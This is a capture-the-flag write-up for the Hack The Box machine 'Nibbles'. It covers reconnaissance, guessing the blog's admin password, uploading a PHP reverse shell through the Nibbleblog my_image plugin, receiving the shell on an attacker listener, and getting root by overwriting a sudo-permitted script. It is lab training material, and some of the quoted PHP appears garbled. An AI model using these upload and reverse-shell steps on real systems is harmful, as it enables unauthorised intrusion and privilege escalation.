

Output from nmap scan (short)

```
root@kali:~/HTB/Nibbles# nmap -sV -sC -oN nibbles 10.10.10.75
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-02 17:26 EDT
Nmap scan report for 10.10.10.75
Host is up (0.094s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.50 seconds
```

gobuster output

```
[+] Url:          http://10.10.10.75/nibbleblog/
[+] Threads:      50
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:      10s
=====
2020/06/02 18:21:03 Starting gobuster
=====
/content (Status: 301)
/themes (Status: 301)
/admin (Status: 301)
/plugins (Status: 301)
/README (Status: 200)
/languages (Status: 301)
=====
2020/06/02 18:27:56 Finished
=====
```

navigate to web page

# Hello world!



navigating to `/nibbleblog/` gives us a hint as to what this application could be doing  
its app type is `app/atom+xml` and is running `php` on the backend

```
<link rel="alternate" type="application/atom+xml" title="ATOM Feed" href="/nibbleblog/feed.php">
```

Theres a readme file located at `/nibbleblog/README` which reveals some more information about the application

==== Nibbleblog ====

Version: v4.0.3

Codename: Coffee

Release date: 2014-04-01

Site: <http://www.nibbleblog.com>

Blog: <http://blog.nibbleblog.com>

Help & Support: <http://forum.nibbleblog.com>

Documentation: <http://docs.nibbleblog.com>

==== Social ====

\* Twitter: <http://twitter.com/nibbleblog>

\* Facebook: <http://www.facebook.com/nibbleblog>

\* Google+: <http://google.com/+nibbleblog>

==== System Requirements ====

\* PHP v5.2 or higher

\* PHP module - DOM

\* PHP module - SimpleXML

\* PHP module - GD

\* Directory "content" writable by Apache/PHP

Optionals requirements

\* PHP module - Mcrypt

==== Installation guide ====

1- Download the last version from <http://nibbleblog.com>

2- Unzip the downloaded file

3- Upload all files to your hosting or local server via FTP, Shell, Cpanel, others.

4- With your browser, go to the URL of your web. Example: [www.domain-name.com](http://www.domain-name.com)

5- Complete the form

6- Done! you have installed Nibbleblog









"searchsploit nibbleblog" reveals two exploits and we know that its running 4.0.3 which has an arbitrary file upload vulnerability - after some digging into this we need admin creds for this first

```
root@kali:~/HTB/Nibbles# searchsploit nibbleblog
```

Exploit Title	Path
	(/usr/share/exploitdb/)
Nibbleblog 3 - Multiple SQL Injections	exploits/php/webapps/35865.txt
Nibbleblog 4.0.3 - Arbitrary File Upload (Metasploit)	exploits/php/remote/38489.rb

navigating to /nibbleblog/admin reveals that directory listing is enabled as well...

# Index of /nibbleblog/admin

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>		-	
 <a href="#">ajax/</a>	2017-12-10 23:27	-	
 <a href="#">boot/</a>	2017-12-10 23:27	-	
 <a href="#">controllers/</a>	2017-12-10 23:27	-	
 <a href="#">js/</a>	2017-12-10 23:27	-	
 <a href="#">kernel/</a>	2017-12-10 23:27	-	
 <a href="#">templates/</a>	2017-12-10 23:27	-	
 <a href="#">views/</a>	2017-12-10 23:27	-	

/admin/boot/rules/11-admin.bit

```
if(isset($controllers[$url['controller']][$url['action']]))
{
    $dirname = $url['controller'].'/'.$url['action'];
    $parameters = $controllers[$url['controller']][$url['action']];

    if($parameters['security'])
    {
        if(!isset($Login))
            exit('Nibbleblog security error - Obj $Login not found');

        if(!$Login->is_logged())
            exit('Nibbleblog security error - User not logged');
    }


    $layout['controller'] = $dirname.$parameters['controller'].'.bit';
    $layout['view']       = $dirname.$parameters['view'].'.bit';
    $layout['template']   = $parameters['template'].'./index.bit';
    $layout['title']      = $parameters['title'];
    $layout['id_sidebar'] = isset($parameters['id_sidebar'])?$parameters['id_sidebar']:null;
}
```

Might be able to post a request over to this url to get into the admin dashboard - this was found at the url /nibbleblog/admin/controllers/user/forgot.bit

```
set_blocksize(); exit('Nibbleblog security error'); } require_once(FILE_SHADOW); if (!isset($USERID) || !isset($USERID)) { $DB_USERS->set_blocksize(); exit('Nibbleblog security error'); } require_once(FILE_KEYS); $hash =
Crypt::get_hash($USERID.$USERID.$KEYS); if ($hash != $USERID) { $DB_USERS->set_blocksize(); exit('Nibbleblog security error - Invalid hash'); } $Login->set_login_array($USERID.$USERID.$KEYS);
$username => $USERID.$USERID.$KEYS; if ($SERVER['REQUEST_METHOD'] == 'POST') { $new_salt = Text::random_text(11); $new_hash =
Crypt::get_hash($POST['pw_new'].$new_salt); $salt = ''; $file = fopen(FILE_SHADOW, 'w'); fputs($file, $salt); fclose($file); Session::set_alert($LANG['PASSWORD_HAS_BEEN_CHANGED_SUCCESSFULLY']); // Redirect to Dashboard
Redirect::controller('admin','dashboard','view'); } >
```


We can eventually get to the admin login area  
To do this we send this request (or you can send it without the parameters as well)

```
POST /nibbleblog/admin.php?controller=admin&action=send_forgot HTTP/1.1
Host: 10.10.10.75
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.75/nibbleblog/admin.php?controller=user&action=send_forgot
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Connection: close
Cookie: PHPSESSID=h4h4d2tsgdlj9vjslf08m842e0
Upgrade-Insecure-Requests: 1
```



After guessing a bad username password “admin : password” we got blacklisted from visiting the site and had to reset the VPN to reconnect

the creds end up being “admin” and “nibbles”... now we have admin access



we know theres a vuln in the my\_image plugin from our enumeration phase so uploading this file then executing it should give a reverse shell

Browse...

php-reverse-shell.php

Save changes

Navigate to /content/private/plugins/my\_image to see where our “image” should be uploaded and click on it to run the script. We get a reverse shell

## Index of /nibbleblog/content/private/plugins/my\_image

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	-
<a href="#">db.xml</a>	2020-06-02 22:44	264	
<a href="#">image.php</a>	2020-06-02 22:44	3.4K	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.75 Port 80

```
root@kali: ~/HTB/Nibbles
[1] listening on [any] 9000 ...
10.10.10.75: inverse host lookup failed: Unknown host
connect to [10.10.14.34] from (UNKNOWN) [10.10.10.75] 41832
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
22:45:30 up 1:19, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
/bin/sh: 0: can't access tty: job control turned off
$
```

Classic tty upgrade

```
$ which python
$ which python3
/usr/bin/python3
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
nibbler@Nibbles:/$ ^Z
[1]+  Stopped                  nc -lvp 9000
root@kali:~/HTB/Nibbles# stty raw -echo
root@kali:~/HTB/Nibbles# nc -lvp 9000

nibbler@Nibbles:/$ s
Display all 123 possibilities? (y or n)
nibbler@Nibbles:/$ l
```

```
nibbler@Nibbles:/home/nibbler$ cat user.txt
b02ff32bb332deba49eeaed21152c8d8
```

theres a zip file called "personal.zip" located in nibblers directory and when we unzip it we get a file called monitor.sh in /home/nibbler/personal/stuff

```
#!/bin/bash
# unset any variable which system may be using

# clear the screen
clear

unset tecreset os architecture kernelrelease internalip externalip nameserver loadaverage

while getopts iv name
do
    case $name in
        i)iopt=1;;
        v)vopt=1;;
        *)echo "Invalid arg";;
    esac
done

if [[ ! -z $iopt ]]
then
{
    wd=$(pwd)
    basename "$(test -L "$0" && readlink "$0" || echo "$0")" > /tmp/scriptname
    scriptname=$(echo -e -n $wd/ && cat /tmp/scriptname)
    su -c "cp $scriptname /usr/bin/monitor" root && echo "Congratulations! Script Installed, now run monitor Command" || echo "Installation failed"
}
fi
```

We also have full access to this script

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ ls -la
total 12
drwxr-xr-x 2 nibbler nibbler 4096 Dec 10 2017 .
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10 2017 ..
-rwxrwxrwx 1 nibbler nibbler 4015 May 8 2015 monitor.sh
```

if the script is able to run as root then we should be able to upload our own version and get root.

```
root@kali:~/HTB/Nibbles# cat monitor.sh
su -c "/bin/bash" root
```

After making this script, downloading it with wget, and running it, we got root!

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo -l
sudo: unable to resolve host Nibbles: Connection timed out
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo ./monitor.sh
sudo: unable to resolve host Nibbles: Connection timed out
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@Nibbles:/home/nibbler/personal/stuff# whoami
root
root@Nibbles:/home/nibbler/personal/stuff#
```

```
root@Nibbles:/home/nibbler/personal/stuff# cat /root/root.txt
b6d745c0dfb6457c55591efc898ef88c
```